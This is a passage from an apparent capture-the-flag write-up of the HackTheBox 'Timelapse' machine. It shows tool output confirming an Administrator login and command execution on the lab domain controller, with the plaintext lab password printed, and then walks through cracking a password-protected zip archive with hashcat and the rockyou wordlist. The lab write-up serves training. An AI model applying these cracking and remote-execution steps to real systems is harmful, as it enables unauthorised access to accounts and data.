SMB      DC01.timelapse.htb 445    DC01      [+] timelapse.htb\Administrator:I07M052Ic-/96-5#1t2r+F@K (Pwn3d!)
SMB      DC01.timelapse.htb 445    DC01      [+] Executed command
SMB      DC01.timelapse.htb 445    DC01      46af9877edd8e250a6ca1a95786f7d7e

```

Additional

Using hashcat to utilize GPU

Info

Sometimes john is slower than **hashcat**, since **hashcat** can utilize computing power of GPU

Check the required format for hashcat

```
hashcat --example-hashes | grep zip
```

```
(kali㉿kali)-[~/htb/Timelapse]
$ hashcat --example-hashes | grep zip
Example.Hash.....: $zip2$*0*1*0*0675369741458183*5dc5*0**36b85538918416712640*$/zip2$
Example.Hash.....: $pkzip2$1*1*2*0*e3*1c5*eda7a8de*0*28*8*e3*eda7*...zip2$ [Truncated, use --mach for full length]
Example.Hash.....: $pkzip2$1*1*2*0*1d1*1c5*eda7a8de*0*28*0*1d1*eda...zip2$ [Truncated, use --mach for full length]
Example.Hash.....: $pkzip2$3*1*1*0*8*24*a425*8827*d1730095cd829e24...zip2$ [Truncated, use --mach for full length]
Example.Hash.....: $pkzip2$3*1*1*0*0*24*3e2c*3ef8*0619e9d17ff3f994...zip2$ [Truncated, use --mach for full length]
Example.Hash.....: $pkzip2$8*1*1*0*8*24*a425*8827*3bd479d541019c2f...zip2$ [Truncated, use --mach for full length]
Example.Hash.....: $zip3$*0*1*128*0*b4630625c92b6e7848f6fd86*df2f6...e.txt [Truncated, use --mach for full length]
Example.Hash.....: $zip3$*0*1*192*0*53ff2de8c280778e1e0ab997*603eb...e.txt [Truncated, use --mach for full length]
Example.Hash.....: $zip3$*0*1*256*0*39bff47df6152a0214d7a967*65ff4...e.txt [Truncated, use --mach for full length]
```

The zip2john result will be like

```
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip:winrm_backup.zip
```

Remove filename prefix and suffix

```
$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$
```

Then start **hashcat**

```
hashcat hashcat_zip.hash /opt/wordlists/rockyou.txt -m 17200
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 17200 (PKZIP (Compressed))
Hash.Target.....: $pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a8...pkzip$
Time.Started.....: Sat Jul 22 15:55:05 2023 (3 secs)
Time.Estimated...: Sat Jul 22 15:55:08 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/opt/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1305.9 kH/s (0.12ms) @ Accel:232 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3469560/14344385 (24.19%)
Rejected.....: 0/3469560 (0.00%)
Restore.Point....: 3468400/14344385 (24.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sur137 -> suplly
Hardware.Mon.#1..: Util: 27%

Started: Sat Jul 22 15:54:53 2023
Stopped: Sat Jul 22 15:55:09 2023
```